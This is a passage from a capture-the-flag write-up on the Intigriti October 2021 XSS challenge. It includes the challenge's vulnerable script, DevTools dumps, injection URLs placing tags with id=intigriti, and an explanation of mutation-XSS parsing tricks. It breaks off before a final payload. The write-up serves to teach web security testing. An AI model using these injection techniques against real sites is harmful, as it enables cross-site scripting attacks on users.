
challenge-1021.intigriti.io/challenge/challenge.php?html=<i>test1</i>&xss=test2
Paused in debugger
2
1
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Page
Filesystem
top
challenge-1021.intigriti.io
challenge
challenge.php?html=<i>test
challenge.php?h...</i>&xss=test2
Scope
Global
Window
Call Stack
(anonymous)
challenge.php?h...&xss=test2:533
Line 533, Column 56
Coverage: n/a

```
    </svg>

  </div>

      <script nonce="13717146a0ecde7fa280e769946ac9e2">document.getElementById('lock').onclick = () => {document.getElementById('lock').classLi
    <script nonce="13717146a0ecde7fa280e769946ac9e2">
      window.addEventListener("DOMContentLoaded", function () {
        e = `)]}'` + new URL(location.href).searchParams.get("xss");
        c = document.getElementById("body").lastElementChild;
        if (c.id === "intigriti") {
          l = c.lastElementChild;
          i = l.innerHTML.trim();
          f = i.substr(i.length - 4);
          e = f + e;
        }
        let s = document.createElement("script");
        s.type = "text/javascript";
        s.appendChild(document.createTextNode(e));
        document.body.appendChild(s);
      });
    </script>
  </div>
    <!-- !!! -->
      <div id="html" class="text"><h1 class="light"><i>test1</i></div>
    <!-- !!! -->
    <div class="a">'"</div>
  </body>
  <div id="container">
      <span>I</span>
```

```
challenge.php?html=<i>test1</i...
}
challenge.php?html=<i>test1</i...
s.type = "text/javascript";
challenge.php?html=<i>test1</i...
s.appendChild(document.crea…
challenge.php?html=<i>test1</i...
document.body.appendChild(s…
challenge.php?html=<i>test1</i...
});
challenge.php?html=<i>test1</i...
</script>
challenge.php?html=<i>test1</i...
</div>
```


The script then waits until the DOM is loaded and reads the value of the second “&xss=” parameter.

After that we reach an interesting point. The code checks the HTML body tag for the last HTML element between those body tags. To enter the if statement and proceed with the code the last HTML element between the body tags must have the “id=intigriti” set.



```
   </svg>

 </div>

   <script nonce="13717146a0ecde7fa280e769946ac9e2">document.getElementById('lock').onclick = () => {document.getElementById('lock').classLi
  <script nonce="13717146a0ecde7fa280e769946ac9e2">
    window.addEventListener("DOMContentLoaded", function () {
      e = `)]}'` + new URL(location.href).searchParams.get("xss");
      c = document.getElementById("body").lastElementChild;
      if (c.id === "intigriti") {
        l = c.lastElementChild;
        i = l.innerHTML.trim();
        f = i.substr(i.length - 4);
        e = f + e;
      }
      let s = document.createElement("script");
      s.type = "text/javascript";
      s.appendChild(document.createTextNode(e));
      document.body.appendChild(s);
    });
  </script>
 </div>
```

The last HTML element the code finds between the body tags is saved in the “c” variable. We can easily see the value of “c” via the developer tools:




```
Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-e94b123adb2d12793874c04d99a3c790'". Either the 'unsafe-inline' keyword, a   challenge.php:452
hash ('sha256-49KJD0MbE1JzTOcO1UnJkF5R5mw+2a7hGgnPuqpJ/Gg='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript:
navigations unless the 'unsafe-hashes' keyword is present.
▸Uncaught TypeError: Cannot set properties of null (setting 'onclick')          challenge.php?html=<…1</i>&xss=test2:533
   at challenge.php?html=<…1</i>&xss=test2:533
> c
< ▾<div id="container"> flex
     <span>I</span>
     <span id="extra-flicker">N</span>
     <span>T</span>
     <span>I</span>
   ▸<div id="broken">…</div>
     <span>R</span>
   ▸<div id="broken">…</div>
     <span>T</span>
     <span>I</span>
   </div>
```

Variable “c” contains the <div> tag with “id=container” which is actually the light box at the right side of the screen showing the intigriti letters.

We are stuck at this point as our Javascript code wants variable “c” to contain “id=intigriti” and not “id=container”

The marked part of the code is skipped in this situation:


challenge-1021.intigriti.io/challenge/challenge.php?html=<i>test1</i>&xss=test2
Paused in debugger
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Page
Filesystem
top
challenge-1021.intigriti.io
challenge
challenge.php?html=<i>test
challenge.php?h...</i>&xss=test2
Scope
Local

```
  </svg>

</div>

   <script nonce="13717146a0ecde7fa280e769946ac9e2">document.getElementById('lock').onclick = () => {document.getElementById('lock').classLi
  <script nonce="13717146a0ecde7fa280e769946ac9e2">
    window.addEventListener("DOMContentLoaded", function () {
      e = `)]}'` + new URL(location.href).searchParams.get("xss");
      c = document.getElementById("body").lastElementChild;
      if (c.id === "intigriti") {
        l = c.lastElementChild;
        i = l.innerHTML.trim();
        f = i.substr(i.length - 4);
        e = f + e;
      }
      let s = document.createElement("script");
      s.type = "text/javascript";
      s.appendChild(document.createTextNode(e));
      document.body.appendChild(s);
    });
  </script>
</div>
```


```
s.type = "text/javascript";
challenge.php?html=<i>test1</i...
s.appendChild(document.crea…
challenge.php?html=<i>test1</i...
document.body.appendChild(s…
challenge.php?html=<i>test1</i...
});
challenge.php?html=<i>test1</i...
</script>
challenge.php?html=<i>test1</i...
</div>
this: Window
```

As we already know we are not able to trigger XSS at this point so we probably need that part of the code as it clearly also uses our input and changes it.

Phase 5: Changing the HTML source code

We need the last HTML element between the body tags to contain the “id=intigriti” attribute. The only way to inject HTML is via the first parameter “?html=” so we need to fuzz further here.

Setting the “id=intigriti” for an HTML element is easy but somehow we need our injected HTML element become the last element of the body tag. This seems to be a bit more complex:



```
<html lang="en">
 <head>…</head>
 <body id="body"> flex
   <div class="wrapper" ">…</div>
   <!-- !!! -->
   <div id="html" class="text">
     <h1 class="light">
       <div id="intigriti">test1</div>
     </h1>
   </div>
   <!-- !!! -->
   <div class="a">'"</div>
   <div id="container"> flex
     <span>I</span>
     <span id="extra-flicker">N</span>
     <span>T</span>
     <span>I</span>
     <div id="broken">…</div>
     <span>R</span>
     <div id="broken">…</div>
     <span>T</span>
     <span>I</span>
   </div>
   <script type="text/javascript">)]}'test2</script> == $0
 </body>
```

```
element.style {
}
* {                                  challenge.p…ss=test2:20
   margin: 0;
   padding: 0;
   box-sizing: border-box;
   --locked-color: #5fadbf;
   --unlocked-color: #ff5153;
   font-family: "Courier New", sans-serif;
}
script {                             user agent stylesheet
   display: none;
}
Inherited from body#body
body {                               challenge.p…ss=test2:44
   background: #222;
   text-align: center;
}
Inherited from html
```

It took me around an hour to find a possible solution for this. I often use following XSS resource: https://netsec.expert/posts/xss-in-2021/


At the end very short mXSS (mutation XSS) and DOM clobbering are mentioned. Especially mXSS is interesting for our challenge as Mutation XSS vulnerabilities are caused by differences in how browsers interpret the HTML standard. Especially invalid HTML tags are being corrected automatically. This can cause some strange parsing.

Honestly I never used mXSS before so only 1 solution for that is using Google search and see what we can find. A very interesting document can be found here:

https://securityboulevard.com/2020/07/mutation-cross-site-scripting-mxss-vulnerabilities-discovered-in-mozilla-bleach/

This helped me solve our challenge further. It explains how browsers try to fix invalid HTML tags and further more shows there are some more interesting tags to abuse: ***noscript ,title, textarea, script, style, noembed, noframes, iframe, xmp***

A screenshot from the website showing the parsing of invalid HTML tags by the browser:



Let's see how a standard browser interprets invalid HTML. When we enter the data below into the innerHTML of the page:

```
$('body').innerHTML = '<div><a title="</div>">'
```

The browser will modify the data to make it valid html. In this case, this is what the output looks like:

```
<html>
  <head></head>
 ▼<body>
   ▼<div>
...    <a title="”</div">”></a> == $0
     </div>
   </body>
</html>
```

Now let's try to change the *div* tag to a different type of tag, for example:

```
$('body').innerHTML = '<style><a title="</style>">'
```


Doing so will generate the result below:

```
<html>
  <head></head>
 ▼<body>
...  <style><a title="</style> == $0
     "">"
   </body>
</html>
```

Both examples act differently because the data inside the tags are parsed differently according to the tag type. Now, imagine the parser goes from left to right. In the first case, after entering the ***div*** tag, the parser stays as html and opens an ***a*** tag with the title attribute (because the "closing" ***div*** tag is text in an attribute, it will not close the tag).

In the second case, when the parser enters the ***style*** tag, it changes to CSS parser, which means no ***a*** tag is created, and the ***style*** tag will be closed where the attribute was supposed to be.

So we had following situation injecting a <div> tag in the first parameter:




```
challenge-1021.intigriti.io/challenge/challenge.php?html=<div%20id=intigriti>test1</div>&xss=test2
```

test1
span#extra-flicker 19.2 × 37
Elements Console Sources Network Performance Memory Application Security Lighthouse
Styles Computed Layout Event Listeners
Filter :hov .cls

```
<html lang="en">
 ▶<head>…</head>
 ▼<body id="body"> flex
   ▶<div class="wrapper" ">…</div>
    <!-- !!! -->
   ▼<div id="html" class="text">
     ▼<h1 class="light">
        <div id="intigriti">test1</div> == $0
      </h1>
    </div>
    <!-- !!! -->
    <div class="a">'"</div>
   ▼<div id="container"> flex
      <span>I</span>
      <span id="extra-flicker">N</span>
      <span>T</span>
      <span>I</span>
     ▶<div id="broken">…</div>
      <span>R</span>
     ▶<div id="broken">…</div>
      <span>T</span>
      <span>I</span>
    </div>
    <script type="text/javascript">)]}'test2</script>
  </body>
html  body#body  div#html.text  h1.light  div#intigriti
```

```
element.style {
}
* {                                   challenge.p…ss=test2:20
    margin: ▶ 0;
    padding: ▶ 0;
    box-sizing: border-box;
    --locked-color: #5fadbf;
    --unlocked-color: #ff5153;
    font-family: "Courier New", sans-serif;
}
div {                                 user agent stylesheet
    display: block;
}
Inherited from h1.light
h1 {                                  challenge.p…ss=test2:65
    text-align: center;
    color: var(--basecolor);
    line-height: 0.8em;
    font-size: 10vw;
    margin: ▶ 1em 0em 0.5em 0em;
    font-family: "Baloo Chettan 2", arial;
}
```

Let’s take one of the more interesting tags mentioned on the website found via Google about mXSS.



```
challenge-1021.intigriti.io/challenge/challenge.php?html=<title%20id=intigriti>test1</title>&xss=test2
```


span 19.2 × 37
Elements Console Sources Network Performance Memory Application Security Lighthouse
Styles Computed Layout Event Listeners
Filter :hov .cls

```
<html lang="en">
 ▶<head>…</head>
…▼<body id="body"> flex == $0
   ▶<div class="wrapper" ">…</div>
    <!-- !!! -->
   ▼<div id="html" class="text">
     ▼<h1 class="light">
        <title id="intigriti">test1</title>
      </h1>
    </div>
    <!-- !!! -->
    <div class="a">'"</div>
   ▼<div id="container"> flex
      <span>I</span>
      <span id="extra-flicker">N</span>
      <span>T</span>
      <span>I</span>
     ▶<div id="broken">…</div>
      <span>R</span>
     ▶<div id="broken">…</div>
      <span>T</span>
      <span>I</span>
    </div>
    <script type="text/javascript">)]}'test2</script>
  </body>
```

```
element.style {
}
body {                                challenge.p…s=test2:399
    display: flex;
    justify-content: center;
}
body {                                challenge.p…ss=test2:44
    background: ▶ #222;
    text-align: center;
}
* {                                   challenge.p…ss=test2:20
    margin: ▶ 0;
    padding: ▶ 0;
    box-sizing: border-box;
    --locked-color: #5fadbf;
    --unlocked-color: #ff5153;
    font-family: "Courier New", sans-serif;
}
body {                                user agent stylesheet
    display: block;
```

Bad luck, nothing really changed. But remember our website is talking about invalid HTML tags. So I decided to play a bit with that and enter invalid tags.

I forget to close the </title> tag and this immediately reflects in the source code that changes due to the browser trying to fix my mistake:

